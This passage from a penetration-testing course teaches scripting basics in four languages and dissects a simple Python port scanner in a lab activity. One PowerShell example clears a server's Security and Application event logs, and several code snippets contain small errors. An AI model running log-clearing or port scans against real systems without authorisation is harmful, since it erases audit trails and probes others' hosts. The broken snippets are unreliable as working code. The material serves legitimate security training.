PowerShell scripts provide much the same benefits as Bash, though tailored to work with Windows environments and system utilities. PowerShell can make it easier for pen testers to automate the process of exploiting the Registry, Active Directory objects, Group Policy, the Windows network stack, and more.

PowerShell functions mainly through the use of cmdlets, which are specialized .NET commands that interface with PowerShell. These cmdlets typically take the syntax of Verb-Noun, such as `Set-Date` to change a system's date and time.

The following is an example of a simple PowerShell script named `clear-log.ps1`:

```
Write-Host "Clearing event log..."
Clear-EventLog -logname Security, Application -computername Server01
Write-Host "Event log cleared!"
```

The `Write-Host` cmdlets function similar to echo by printing the given text to the PowerShell window. The `Clear-EventLog` cmdlet clears the Security and Application logs from the Server01 computer.

Python

Python is a general-purpose programming language and a scripting language that is designed to be highly readable and have simple, clean syntax. Because of this, it is an excellent beginner programming language and a language used to teach programming paradigms like object-oriented programming (OOP). Unlike Bash and PowerShell, Python is not a command shell tied to an operating system architecture. Its interpreter is cross-platform and features its own programming libraries.

Python is also a popular scripting language in the world of penetration testing. Its robust standard library contributes to this, as many existing pen testing utilities and frameworks are built using Python, including Volatility, Scapy, Recon-*ng*, and many more. Python has libraries for network scanning, reverse engineering, application fuzzing, web exploitation, and many more. Python version 2 is included in most Linux distributions, including Kali Linux, though Python 3 is the latest version and is not backward compatible.

Python's syntax is designed around the use of whitespace. Blocks of code are initiated and terminated with indentation, rather than the curly braces you might see in similar programming languages like Java. Python might seem wordier than the equivalent script in Bash or PowerShell. This is because you don't necessarily write scripts to explicitly access system commands, but instead write to Python's libraries that interact with the system.

The following is a snippet of a Python script named **os-identifier.py**:

```
print "Detecting OS..."
if sys.platform == "linux":
    print "Linux system detected!"
```

The `print` command, as the name implies, prints the given text to the screen. The `if` statement uses the `sys.platform` function to determine what operating system the Python interpreter is running on.

Ruby

Ruby, like Python, is a general-purpose programming language that can also be used as a scripting language. It has many similarities to Python, including the fact that it is commonly used as a first programming language. Its most popular application is in the world of web application development, particularly through the Ruby on Rails framework.

Nevertheless, Ruby is also used in pen test scripting, though less often than Python. Its standard library is smaller than Python's, but more tightly curated. Perhaps the most compelling reason to learn and use Ruby is that the Metasploit Framework is written in Ruby. Metasploit is the most important technical tool in a pen tester's arsenal, and being able to extend its functionality through Ruby scripting can prove invaluable. One downside in comparing Ruby to Python is that Python is usually faster. However, this will not necessarily have any practical effect on the scripts you write.

Ruby's syntax is similar to Python's when it comes to clarity and simplicity, but Ruby doesn't require the use of whitespace to separate blocks of code—it looks for line breaks, keywords, and curly braces. In fact, Ruby is more flexible in its syntax and there are many ways to write the same program, whereas in Python, there is typically one "best" way to do something.

The following is a snippet of a Ruby script name **os-identifier.rb**—one possible equivalent of the previous Python snippet.

```
puts "Detecting OS..."
if RUBY_PLATFORM == "x86_64-linux-gnu"
    puts "Linux system detected!"
end
```

The `puts` command is equivalent to Python's `print` command. The `if` statement uses the `RUBY_PLATFORM` constant to determine what operating system the Ruby interpreter is running on.

Variables

In object-oriented programming (OOP), a **variable** is any value that is stored in memory and given a name or an identifier. In code, you assign values to these variables. As the name suggests, the values in a variable may change throughout the script's execution, but this is not required. The purpose of variables is to store values for later use, and to enable you to reference these values without explicitly writing them out in the code.

Many programming languages, like C, require you to define the type of variable before you assign it to a value. Examples of types include integers, floats, strings, and more. Essentially, these types define exactly what kind of information the variable holds. However, you don't have to declare variable types in any of the four languages mentioned previously. Instead, once you assign a value to a variable, that type is defined automatically.



Note: The following examples describe the behavior of local variables. There are other types of variable scopes not covered here.

Bash Variable Assignment

Bash variables are assigned as follows.

```
my_str="Hello, World!"
```

Note the lack of whitespace around the equals sign—this is a strict rule in Bash. PowerShell, Python, and Ruby allow whitespace.

PowerShell Variables

You must use a dollar sign for variable assignment in PowerShell:

```
$my_str = "Hello, World!"
```

Python and Ruby Variables

No dollar sign is necessary when assigning variables in Python or Ruby:

```
my_str = "Hello, World!"
```

Substitution

The act of referencing or retrieving the value of a variable is called **substitution**. After you assign a value to a variable, you reference that variable later in the code so that you don't need to hard-code values into the script's logic.

Bash Variable Substitution

When referencing variables in Bash, you need to add a dollar sign (\$) at the beginning of the variable name:

```
echo $my_str
```

This will print "Hello, World!" to the console.

PowerShell Variable Substitution

When referencing variables in PowerShell, you need to maintain the dollar sign at the beginning of the variable name:

```
Write-Host $my_str
```

Python/Ruby Variable Substitution

You don't need to make any changes to a variable's name when referencing it in Python:

```
print my_str
```

And Ruby:

```
puts my_str
```

Arrays

In the world of OOP, an **array** is a collection of values. An array might be a collection of integers, a collection of strings, a collection of floats, etc. In other words, an array enables you to store multiple values in a single variable. This can make your code much easier to read and maintain. For example, you might want to perform a single mathematical operation on dozens of different values. Instead of creating a variable for each value, you can create an array to simplify your code. Another benefit of arrays is that you can easily update their values throughout the code.

Arrays are ordered based on their indices. Most languages start an array with an index of 0. When you assign values to an array, you can usually perform a compound assignment to assign all values at once. The order you place each value in the compound assignment will determine its index—i.e., the first value will be at index 0, the second at index 1, and so on. Languages like Bash can also use individual assignment to assign specific values to each index one-by-one. However, many languages require the array to exist first and for the relevant index to actually hold some kind of value before it can be updated.

Note that the strictest definition of the term "array" does not allow for different data types. However, all four of the languages discussed in this course can contain different data types. Python specifically calls these objects "lists" to distinguish them from traditional one-type-only arrays.

Bash Arrays

Compound assignment in Bash arrays uses parentheses with each value separated by a space:

```
my_arr=(1 "Hello" 3.1)
```

Individual assignment adds the index in brackets to the end of the variable name:

```
my_arr[0]=1
my_arr[1]="Hello"
my_arr[2]=3.1
```

Referencing an array requires you to wrap it in curly braces. You can reference a specific index of the array:

```
echo ${my_arr[0]}
```

This will print "1". You can also reference all of the values in an array by using the asterisk (*) or at symbol (@) in place of the index:

```
echo ${my_arr[*]}
```

PowerShell Arrays

There are several way to assign values to an array in PowerShell. The simplest is just to separate the values by commas:

```
$my_arr = 1,"Hello",3.1
```

To print a specific index of the array:

```
Write-Host $my_arr[0]
```

To print the entire array:

```
Write-Host $my_arr
```

Python Lists

List creation in Python requires you to wrap the values in square brackets and separate each value with a comma:

```
my_arr = [1, "Hello", 3.1]
```

To print a specific index:

```
print my_arr[0]
```

To print an entire list:

```
print my_arr
```

Ruby Arrays

There are several ways to create an array in Ruby. One simple way is essentially the same as Python:

```
my_arr = [1, "Hello", 3.1]
```

To print a specific index:

```
puts my_arr[0]
```

To print the entire array:

```
puts my_arr
```

Common Operations

Operations enable you to perform some sort of task on the variables and values that you specify in your code. In most cases, this task is the evaluation of an expression. Operators are the objects that can evaluate expressions in a variety of ways. Operands are the values being operated on. There are many different kinds of operators that apply to most languages, including:

- **Arithmetic operators.** These include addition, subtraction, multiplication, division, and more advanced mathematical operations.
- **Comparison operators.** These include checking if operands are equal, if one operand is less than or greater than another operand, and more.
- **Logical operators.** These operators connect multiple values together so they can be evaluated, and include AND, OR, and NOT.
- **String operators.** These are used in operations that manipulate strings in various ways, including concatenating strings, returning a specific character in a string (slicing), verifying if a specific character exists in a string, and more.

Many languages find common ground when it comes to representing operators in code. For example, in many languages, the == comparison operator evaluates whether or not the operands have equal values. Therefore, the expression 1 == 2 outputs to false. Note that this particular operator is distinct from a single equals (=), which is used in assigning values to variables.

However, some languages do not use the traditional symbols for comparison operators. Instead, they use a letter-based syntax. For example, consider that the >= operator evaluates whether the left operand is greater than or equal to the right operand. In letter-based syntax, the operator is -ge. So, 1 -ge 2 outputs to false.

Bash Operations

The following is an example of an arithmetic operation in Bash. Note that expressions are evaluated when wrapped in double parentheses:

```
$((var1 + var2))
```

An example of a comparison operation in Bash. Note the use of square brackets and a letter-based operator:

```
[ $var1 -ge $var2 ]
```

An example of a logical operation (AND) in Bash:

```
[ $var1 -ge $var2 ] && [ $var3 -le $var4 ]
```

An example of a string operation (concatenation) in Bash:

```
$var1$var2
```

PowerShell Operations

An example of an arithmetic operation in PowerShell:

```
$var1 + $var2
```

An example of a comparison operation in PowerShell.

```
$var1 -ge $var2
```

An example of a logical operation (AND) in PowerShell:

```
($var1 -ge $var2) -and ($var3 -le $var4)
```

An example of a string operation (concatenation) in PowerShell:

```
$var1 + $var2
```

Python/Ruby Operations

An example of an arithmetic operation in Python and Ruby:

```
var1 + var2
```

An example of a comparison operation in Python and Ruby:

```
var1 >= var2
```

An example of a logical operation (AND) in Python and Ruby:

```
(var1 >= var2) and (var3 <= var4)
```

An example of a string operation (concatenation) in Python and Ruby:

```
var1 + var2
```

Logic, Flow Control, and Looping

A script's logic determines how it will process written code during execution. Even in languages like Python, where there is usually just one suggested way of doing something, there are various ways to design the logic of the code to essentially accomplish the same results in execution. Logic is therefore important in maximizing the efficiency and readability of code.

One of the most important components of a script's logic is **flow control**, or the order in which code instructions are executed. Controlling the flow of instructions enables the programmers to write a script so that it can follow one or more paths based on certain circumstances.

One major example of flow control is the `if` statement. An `if` statement relies on certain conditions being true in order to proceed. Any code that is within this statement will execute only if the condition is met. Most languages also accommodate complex `if` statements that have multiple conditions. If condition 1 is not met, then condition 2 is evaluated, and so on.

Another major example of flow control is a loop. Instructions in a loop are carried out multiple times in succession. This makes it easier to perform the same or similar operations on multiple values or statements. One type of loop is a `while` loop, which executes code while some condition is true, and stops executing the code when the condition becomes false. Another type of loop is a `for` loop, which iterates through code a specific number of times, depending on what you specify. These types of loops are commonly used to process arrays and similar objects.

Bash Flow Control

The following is an `if` statement with a second condition (`else`). Note that the condition is in brackets and the code to be executed is under a `then` statement:

```
my_var=1
if [ $my_var == 1 ]
then
    echo "Correct."
else
    echo "Incorrect."
fi
```

The following is a `while` loop that increments `my_var` by one until it reaches 9:

```
my_var=1
while [ $my_var < 10 ]
do
    $my_var+=1
done
```

The following is a `for` loop that iterates through each value in an array. Note that the `i` iterator is just using an arbitrary name and can essentially be anything you want:

```
my_var=(1 2 3)
for i in ${my_var[*]}
```

```
do
    echo $i
done
```

PowerShell Flow Control

The following is an `if` statement in PowerShell:

```
$my_var = 1
if ($my_var -eq 1) {
    Write-Host "Correct."
}
else {
    Write-Host "Incorrect."
}
```

The following is a `while` loop in PowerShell:

```
$my_var = 1
do {
    $my_var+=1
}
while ($my_var -lt 10)
```

The following is a `for` loop in PowerShell:

```
$my_arr = 1,2,3
foreach ($i in $my_arr) {
    Write-Host $i
}
```

Python Flow Control

The following is an `if` statement in Python:

```
my_var = 1
if my_var == 1:
    print "Correct."
else:
    print "Incorrect."
```

The following is a `while` loop in Python:

```
my_var = 1
while my_var < 10:
    my_var += 1
```

The following is a `for` loop in Python:

```
my_var = [1, 2, 3]
for i in my_list:
    print i
```

Ruby Flow Control

The following is an `if` statement in Ruby:

```
my_var = 1
if my_var == 1
    puts "Correct."
else
    puts "Incorrect."
end
```

The following is a `while` loop in Ruby:

```

my_var = 1
while my_var < 10
    my_var += 1
end

```

The following is a `for` loop in Ruby:

```

my_var = [1, 2, 3]
for i in my_var
    puts i
end

```

Input/Output

Input/output (I/O) can generally refer to the process by which two computing entities interface with each other, such as a human interfacing with a computer. In more specific programming contexts, I/O governs how a script accepts user-supplied input and returns output back to that user. There are three main ways a script can achieve this:

- **Terminal I/O:** The script opens a CLI directly to the user. This is also known as an interactive shell. The user supplies textual commands to the shell and the script processes that input in some way. Output can also appear in the shell for the user to observe. Terminal I/O is useful for processing input quickly and for situations where directly interfacing with the user is the most efficient course of action.
- **File I/O:** The script opens a distinct file that exists on a storage device, like the user's local drive, and performs some sort of operation on it. The user may select the individual file(s) to be processed, or the selection process may be automated. In either case, the file contains data that is important to the functionality of the script, like a configuration file supplies the script with specific parameters. For output, the script opens a new file or an existing file and sends data to it, then saves that file. For example, you might generate a report file based on some input. Note that, in file I/O operations, the data can be in virtually any format.
- **Network I/O:** The script opens an endpoint, or socket, for sending data to or receiving data from some other host on a network. These operations use the operating system's protocol stack to establish the connection, which typically includes information like a specific IP address, port number, protocol, etc. For example, the script might open a connection to a web server to manipulate HTTP headers.

There are potentially many ways to write I/O logic in any given programming language. Network I/O, for instance, tends to be more complicated and may be implemented in several different libraries.



Note: These I/O types can be combined; for example, you can supply input to a terminal, which may open a network interface to some host, process the data it receives, then output the results as a file.

Bash I/O

Terminal I/O in Bash can be performed as follows. Note that `read` prompts the user to enter something at the terminal, and whatever the user enters is assigned to the variable `name`:

```

echo "What is your name?"
read name
echo "Your name is $name."

```

Reading from and writing to a text file can be done in Bash like the following. Note that the angle brackets indicate when a file is being redirected to some input (<) and redirected to some output (>).

```

echo "What is your name?"
read name < name_file_in.txt
echo "Your name is $name." > name_file_out.txt

```

The following is an example of opening a TCP socket to comptia.org. Note the use of the /dev/tcp device file found in Linux systems. The angle brackets ensure the socket is opened for both reading and writing, and the 3 is a unique integer that is used to identify the socket.

```
exec 3</>/dev/tcp/comptia.org/80
```

PowerShell I/O

The following is an example of terminal I/O in PowerShell:

```
$name = Read-Host -Prompt "What is your name?"
Write-Host "Your name is $name."
```

The following is an example of file I/O in PowerShell:

```
$name = Get-Content name_file_in.txt
"Your name is $name." | Set-Content name_file_out.txt
```

The following is an example of opening a TCP socket to comptia.org using PowerShell:

```
$socket = New-Object Net.Sockets.TcpClient
$socket.Connect("comptia.org", 80)
```

Python I/O

The following is an example of terminal I/O in Python. Note that `raw_input()` has been replaced by `input()` in Python 3:

```
name = raw_input("What is your name? ")
print "Your name is " + name + "."
```

The following is an example of file I/O in Python. Note that you need to open the file for reading or writing first, and that you should close the file when you're done with it:

```
name_input = open("name_file_in.txt", "r")
read_name = name_input.read()
name_output = open("name_file_out.txt", "w")
name_output.write("Your name is " + read_name + ".")
```

The following is an example of opening a TCP socket to comptia.org using Python:

```
s = socket(AF_INET, SOCK_STREAM)
s.connect_ex("comptia.org", 80)
```

Ruby I/O

The following is an example of terminal I/O in Ruby. Note the `chomp` method prevents a new line from being added:

```
puts "What is your name?"
name = gets
puts "Your name is " + name.chomp + "."
```

The following is an example of file I/O in Ruby:

```
read_name = File.read("name_file_in.txt")
File.write("name_file_out.txt", "Your name is " + read_name.chomp + ".")
```

The following is an example of opening a TCP socket to comptia.org using Ruby:

```
s = Socket.new(AF_INET, SOCK_STREAM)
s_addr = Socket.pack_sockaddr_in(80, "comptia.org")
s.connect(s_addr)
```

Error Handling

Error handling, also known as **exception handling**, is the process by which a programmer writes code to anticipate and defend against errors in execution. Errors are an unavoidable reality of

programming, so it is beneficial to program a script to handle errors when they arise. If errors are not handled, they can cause software instability, system instability, or make it more difficult for you to diagnose and remedy the problem.

Many languages support a logical block of code called a `try ... catch` statement so that programmers can perform basic error handling. This code is structured with one `try` branch and one `catch` branch after it. The code that you actually want to test for errors, or the code that you think might cause issues, goes inside the `try` branch. Within the `catch` branch, you place the code that the environment will execute if there is an error.

There are many ways to actually handle an error. You can simply print to the user that an error has occurred; you can catch specific types of errors and then inform the user of this specific error; you can break out of the current logic to keep the script running despite the error; you can trigger new logic to account for the problem, like searching for a file in other directories if the file is not initially found; and so on. How you handle errors comes down to what code you're testing, how it integrates with other code, how it interfaces with the user, and any custom business needs your organization has.

Bash Error Handling

Bash doesn't have a `try ... catch` block like other programming languages. To do error handling, you must leverage other components. For example, separating commands by `||` will ensure that the second command will run only if the first command returns a failure exit code. Separating commands by `&&` will ensure that the second command will run only if the first command returns a success exit code. The `set -e` command will immediately stop the script's execution if any error is detected.

You can also use `if` statements to control the logic of the script based on potential errors.

PowerShell Error Handling

The following is an example of error handling in PowerShell. Note that this catches a specific type of exception. If you don't specify a type, the code within the `catch` branch will execute on any error, no matter what it is. Specifying a type is useful if you have code that could potentially cause one of several different types of errors and you want to be more certain about what the problem is:

```
try {
    1 / 0
}
catch [DivideByZeroException]
{
    Write-Host "Can't divide by zero!"
}
```

Python Error Handling

The following is an example of error handling in Python. Note that it uses the keyword `except` instead of `catch`, though the functionality is the same:

```
try:
    1 / 0
except ZeroDivisionError:
    print "Can't divide by zero!"
```

Ruby Error Handling

The following is an example of error handling in Ruby. The equivalent keywords for `try` and `catch` are `begin` and `rescue`, respectively:

```
begin
    1 / 0
rescue ZeroDivisionError
```

```

    puts "Can't divide by zero!"
end

```

Encoding and Decoding

Character **encoding** is the process of converting text into bytes, and **decoding** is the process of converting bytes into text. Both of these concepts are important to programming because text is much easier for humans to interact with, whereas computers process data in bytes. Therefore, there needs to be an intermediary process that enables both entities to interface with the same information.

In many languages and systems, the default encoding is UTF-8 using the Unicode character set. For example, the capital letter C is associated with the positional number U+0043 in Unicode. UTF-8 encodes this number (43) in binary as 01000011. However, not all software uses this encoding. If you've ever opened a text file and seen garbled and unreadable characters and symbols, then the text editor is probably assuming the wrong encoding. Therefore, you may need to program your scripts to assume a certain type of encoding in order to properly interface with data. For example, if you take input from a user, you may want to encode that input in a specific format before processing it.

Bash Encoding

By default, Bash will encode data in whatever encoding scheme is set in the system's `locale` settings. However, you can convert data from one encoding to another on-the-fly. The following example converts a file from UTF-8 to UTF-16:

```
iconv -f utf8 -t utf16 file1.txt > file2.txt
```

PowerShell Encoding

In PowerShell, redirecting or piping output into another command or file automatically encodes the output in UTF-16. In newer versions of PowerShell (5.1+), you can change the default behavior. You can also convert encoding manually by specifying an `-Encoding` parameter for certain commands. The following example converts a file with the default UTF-16 encoding to UTF-8 encoding:

```
Get-Content file1.txt | Set-Content -Encoding utf8 file2.txt
```

Python Encoding

Strings in Python 2 can be Unicode or non-Unicode, whereas in Python 3 strings are Unicode by default. Python also supports a number of different encodings. The following example shows how to convert a string from the default encoding to Base64 encoding. Note that the "strict" argument defines how to integrate with any error handling logic.

```
str.encode("base64", "strict")
```

Ruby Encoding

In Ruby, strings are usually encoded in UTF-8. However, this can change based on how the string is created, and it may use the system's default encoding instead. The following example shows how to convert a string from the default encoding to UTF-16:

```
str.encode(Encoding::UTF_16)
```

ACTIVITY 4–7

Analyzing a Basic Port Scan Script in Python

Data File

/root/093051Data/Conducting Active Reconnaissance/port_scan.py

Before You Begin

You will work with a partner in this activity. You will execute the script on your Kali Linux computer.

Scenario

There are plenty of pre-configured utilities out there for you to leverage in your pen tests, but there are times when these utilities fall short. You and your team have noticed this while performing reconnaissance on GCPG's assets. Sometimes you'll want to extend the default functionality offered by a tool or command so that it provides more useful data. Other times, you'll want to create a tool from scratch using a common scripting language. One of your team members has done the latter, and wrote a port scanner in Python.

While this port scanner isn't nearly as powerful as a tool like Nmap, it's a good start to learning how scripts can aid in your pen testing efforts. In this activity, you'll examine the logic of the script and then run it on a test machine to see how it functions. You'll also make some adjustments in order to fine-tune the script. A short script like this one—less than 50 lines long—is all it takes to begin adding custom tools to your pen testing arsenal.

1. Install IDLE and open the port scan script.

- Open a new terminal and enter `apt-get install idle3`
- At the confirmation prompt, enter `Y`
- After installation completes, enter `idle`

IDLE is the default integrated development environment (IDLE) that comes with Python. It is helpful for writing and analyzing simple scripts.

- From the menu, select **File->Open**.
- Open `/root/093051Data/Conducting Active Reconnaissance/port_scan.py`.

The script opens in a separate text editor window.

2. Observe the code editing environment.

- a) Verify that you can see the script's entire code.

```

#!/usr/bin/env python
import sys
from socket import *
from datetime import datetime

START_PORT = 1
END_PORT = 1025

target = raw_input("">>> Enter target's IP address: ")

start_time = datetime.now().replace(microsecond=0)
print "\nScan started at %s \n" % (start_time)

def scan_target(target, port):
    try:
        return_code = 1

        s = socket(AF_INET, SOCK_STREAM)
        err_code = s.connect_ex((target, port))

        if err_code == 0:
            return_code = err_code

        s.close()

    except:
        print "Error: Could not establish connection!"
        sys.exit(0)

    return return_code

for port in range(START_PORT, END_PORT):
    return_code = scan_target(target, port)


    if return_code == 0:
        print "*** Port %d: OPEN" % (port)

end_time = datetime.now().replace(microsecond=0)
duration = end_time - start_time
print "\nScan finished in %s" % (duration)

```

This script runs a simple port scanner on a given target and identifies which ports are open. In the rest of this activity, you'll examine each chunk of code to figure out what exactly it does and how it does it. Each type of element is color-coded to make it easier to identify; for example, variable names are in black, string values are in green, function names are in blue, etc.

- b) Using your pointer, select anywhere in the code and note that, in the bottom-right corner of the window, IDLE provides you with the line number and column number where your insertion point is currently located.



More advanced IDEs have an option to display line numbers on the side for easy reference.

3. Examine the first few lines of code.

- a) Examine the first four lines of the code.

```
#!/usr/bin/env python
import sys
from socket import *
from datetime import datetime
```

Line 1 tells Linux to execute the script using the Python interpreter in the specified location. Lines 2 through 4 import several standard modules that the script draws from.

- b) Examine lines 6 and 7.

```
START_PORT = 1
END_PORT = 1025
```

Lines 6 and 7 define constants. As far as the Python interpreter is concerned, constants are the same as variables; the distinction is primarily for programmers to identify a variable that doesn't change throughout the script's execution. For this script, the two constants define the range of ports to scan.

- c) Examine line 9.

```
target = raw_input("">>>> Enter target's IP address: ")
```

This line defines the `target` variable as whatever the return value of the `raw_input()` function is. In other words, the script will prompt the user to enter the target's IP address, and whatever value the user enters is what the `target` variable becomes.

- d) Examine lines 11 and 12.

```
start_time = datetime.now().replace(microsecond=0)
print "\nScan started at %s \n" % (start_time)
```

Line 11 defines a variable called `start_time` and sets it equal to the current date and time (with milliseconds removed). Line 12 prints the `start_time` variable to the console. Note the `%s` character within the string—this sets a string placeholder. The placeholder is filled in by the `% (start_time)` statement at the end. This process is called string interpolation.

4. Examine the `scan_target()` function.

- a) Examine lines 14 through 31.

```
def scan_target(target, port):
    try:
        return_code = 1

        s = socket(AF_INET, SOCK_STREAM)

        err_code = s.connect_ex((target, port))

        if err_code == 0:
            return_code = err_code

        s.close()

    except:
        print "Error: Could not establish connection!"
        sys.exit(0)

    return return_code
```

This function is where the main scanning logic of the script is found. Functions are blocks of code that can be easily reused. As you write more complex scripts, functions will help you avoid writing out the same routines over and over.

- b) Focus on lines 14 through 25.

- Line 14 defines the function's name and sets its arguments. Arguments are values that are "passed" into the function when it is used elsewhere. In this case, the function takes two arguments: `target` and `port`.
- Line 15 begins the `try` branch. This is where error handling comes into play. Everything within this block (starting with line 16 and ending with line 25) will be checked for errors. In your scripts, you should include code in `try` branches that you anticipate may cause some sort of error (whether due to the user, system, or some other reason).
- Line 16 defines the `return_code` variable and sets it to 1. When the script probes the target's ports, it will send back an error code. An error code of 0 indicates that the port is open—anything else indicates it is closed. So, the script is setting the default state to closed because the logic will explicitly test for openness later.
- Line 18 defines the variable `s` and sets it to an open socket. The `socket()` function is one of the standard modules imported at the beginning of the script, and typically uses the same constants to set the protocol (`AF_INET`) and socket type (`SOCK_STREAM`) of the connection.
- Line 20 defines the variable `err_code`. This variable calls the `connect_ex()` function on the `s` variable defined in the previous line. This function opens a connection and returns the error code mentioned earlier. It knows where to connect to by using the `scan_target()` function's `target` and `port` parameters.
- Lines 22 and 23 include the conditional logic of an `if` statement. If the error code sent back is 0 (i.e., the connection was successful), then set the variable `return_code` equal to this error code.
- Line 25 safely closes the connection, as it's no longer needed.

- c) Focus on lines 27 through 29.

Line 27 begins the `except` branch that is associated with the previous `try` branch. Whenever the `try` branch throws an error, the code inside the `except` branch will execute. In this case, an error message will be printed to the user (line 28) and the script will terminate (line 29).

- d) Focus on line 31.

The `return_code` variable will be returned to whatever called the `scan_target()` function. So, if the connection was successful, the function will return 0 to the caller. If the connection was unsuccessful, the function will return 1 (the default state of `return_code`) to the caller.

5. Examine the rest of the code.

- a) Examine lines 33 through 37.

```
for port in range(START_PORT, END_PORT):
    return_code = scan_target(target, port)

    if return_code == 0:
        print "*** Port %d: OPEN" % (port)
```

- Line 33 begins the `for` loop logic. In this case, it will loop through a range that begins with the `START_PORT` constant and ends with the `END_PORT` constant. A range in Python is a sequence of integers whose values cannot be changed. Essentially, the script will iterate through each individual port in the specified range, and apply the code within the `for` loop to each iteration. Loops like this are crucial to most scripts as they help you control the flow of your script's logic and prevent you from having to repeat similar code.
- Line 34 sets the `return_code` variable equal to the return value of the `scan_target()` function. It passes in two parameters: The `target` parameter is taken from the user's input (line 9), and the `port` parameter is whatever port the `for` loop is currently iterating through.
- Lines 36 and 37 include an `if` statement: If the return code is 0 (successful), then print that the port is open.

- b) Examine lines 39 through 41.

```
end_time = datetime.now().replace(microsecond=0)
duration = end_time - start_time
print "\nScan finished in %s" % (duration)
```

Just like `start_time` earlier, the `end_time` variable is taking the current time on line 39. On line 40, the `duration` variable is defined as `start_time` subtracted from `end_time`. This value is printed on line 41 to indicate how much time has elapsed in the port scan.

6. Run the script.

- Keep the code editor window open.
- Open a new terminal window and enter `cd "/root/093051Data/Conducting Active Reconnaissance"`
- Enter `python port_scan.py`
- Verify that you are prompted to enter an IP address.
- Enter your partner's Windows Server IP address.
- Verify that the scan completed and found several open ports.

```
>>> Enter target's IP address: 192.168.1.50
Scan started at 2018-05-16 06:06:13
*** Port 21: OPEN
*** Port 25: OPEN
*** Port 80: OPEN
*** Port 110: OPEN
*** Port 135: OPEN
*** Port 139: OPEN
*** Port 143: OPEN
*** Port 443: OPEN
*** Port 445: OPEN
*** Port 587: OPEN
Scan finished in 0:00:01
```

- g) Run the script again, and this time enter 256.0.0.0 as the IP address.
- h) Verify that, because the IP address is invalid, your script produced an error.

```
>>> Enter target's IP address: 256.0.0.0
Scan started at 2018-05-16 06:07:04
Error: Could not establish connection!
```

As intended, this error was handled by the `try ... except` block in the script.

7. Adjust the script.

- a) Return to the IDLE code editor window.
- b) On line 7, change the value of `END_PORT` to 65536.
- c) From the menu, select **File→Save**.
- d) Return to the terminal and run the script again, inputting your partner's correct Windows Server IP address.
- e) Verify that the scan found more open ports in the entire TCP/UDP port range.



Note: It may take a minute or two for the scan to complete.

- f) Return to the code editor and place your insertion point at the end of line 37 (the `print` statement within the `if` statement).
 - g) Press **Enter** to begin a new line.
- The insertion point is automatically indented, as the editor assumes you want to still write within the `if` logic.
- h) Press **Backspace** once to reduce the indentation.
 - i) Type `else:` and then press **Enter**.
 - j) Type `print "*** Port %d: CLOSED" % (port)`

```
for port in range(START_PORT, END_PORT):
    return_code = scan_target(target, port)

    if return_code == 0:
        print "*** Port %d: OPEN" % (port)
    else:
        print "*** Port %d: CLOSED" % (port)
```

The existing `if` statements in this script are basic and don't handle further conditions. Rather than doing nothing, you can instruct the script to do something specific if the first condition is not met.

- k) Save the script and re-run it at the terminal, supplying your partner's Windows Server IP address.
- l) Verify that the script now indicates the state of every port, including the ones that are closed.

8. The beauty of scripts is that they can be customized and optimized for your needs. Other than changing the type of scan, what other functionality might you add to this script to make it more useful?

9. Close this open terminal and any IDLE windows.

Summary

In this lesson, you learned how to scan networks, enumerate targets, and scan hosts and services for vulnerabilities. You also learned about scripting basics and how to analyze scripts.

Which types of scans do you think you'll conduct in your own environment?

Do you expect to create your own scanning and testing scripts? Why or why not?

5

Analyzing Vulnerabilities

Lesson Time: 2 hours

Lesson Introduction

You've finished uncovering vulnerabilities through your active reconnaissance efforts. Now you need to decide how to turn those results into the best exploits with which to test the target organization.

Lesson Objectives

In this lesson, you will:

- Analyze vulnerability scan results.
- Prepare for exploitation by leveraging the information that has been gathered.

TOPIC A

Analyze Vulnerability Scan Results

It's not enough to have simply enumerated the target's vulnerabilities. You need to take a deeper dive into what these vulnerabilities can tell you about the target organization. In this topic, you'll analyze your vulnerability scan results to ensure you're putting them to use in the most optimal ways.



Note: To learn more, check the **Video** on the course website for any videos that supplement the content for this lesson.

Asset Categorization

Asset categorization, also known as **asset classification**, is the process of placing business assets with similar characteristics into the same group. This helps a business shape how it works with each asset, such as how it prioritizes what assets receive the strongest security protections. From the perspective of a pen tester, categorizing assets is a helpful step in determining how to approach exploitation efforts. You might treat assets that belong to one category as less relevant to the test, even if their vulnerabilities will be easier to exploit. On the other hand, assets belonging to a different category might be of higher importance and worth the trouble to target. Some might even be more susceptible to a broader tool set.

The categories that businesses or pen testers use will vary from circumstance to circumstance. Some common categories in the realm of cybersecurity include:

- **Public** assets, which present no risk to an organization if disclosed, but do present a risk if modified or not available.
- **Private** assets, which present some risk to an organization if possessed by competitors, modified, or not available.
- **Restricted** assets, which might be limited to a very small subset of the organization primarily at the executive level (e.g., corporate accounting data), where unauthorized access might cause a serious disruption to the business.
- **Confidential** assets, which would have significant impact to the business and its clients if disclosed. Client account information like user names and passwords, personally identifiable information (PII), protected health information (PHI), and payment card information (PCI)/cardholder data (CHD) would be in this category.

It's important to note that these categories all flow from one particular classification scheme. Basically, all of these categories are describing the sensitivity of an asset in terms of the cybersecurity protections it needs. This is certainly valuable to a pen tester, because such categories help you make decisions about what assets are potentially the most challenging to compromise, the most likely to be targeted by attackers, the most valuable to an attacker, and the most devastating to the business.

There are, however, other approaches to categorization. For example, you might categorize assets in terms of the role they play in the business. Such categories might include:

- **People**, particularly personnel, customers, and other business stakeholders.
- **Hardware**, particularly computing equipment and peripherals.
- **Software**, particularly operating systems and applications.
- **Data**, particularly proprietary data or data about people.
- **Physical environment**, particularly the office and where it is located.
- **Processes**, particularly processes that enable the business to provide products and services directly to customers.
- **Third parties**, particularly business partners and members of the organization's supply chain.

As a pen tester, you might use this particular classification scheme because it breaks down the fundamental components of a business. Being able to exploit one or more roles might have a greater or more wide-reaching impact on the target business.

False Positives

Vulnerability scans have the potential to produce large amounts of false positives. There are numerous reasons that the scanner may trigger a false positive, including:

- The scanner vendor may be trying to make their product look good by programming the scanner to report more vulnerabilities than there truly are.
- The scanner is unable to recognize that another control is compensating for some identified deficiency.
- The scanner is using a vulnerability database with outdated definitions.
- The scanner incorrectly scores a vulnerability as more severe or easily exploited than it actually is.
- Customizations in the target environment are inadvertently triggering the scanner to identify a vulnerability.
- The scanner is not properly configured; e.g., it has been supplied with an incorrect target or credentials.

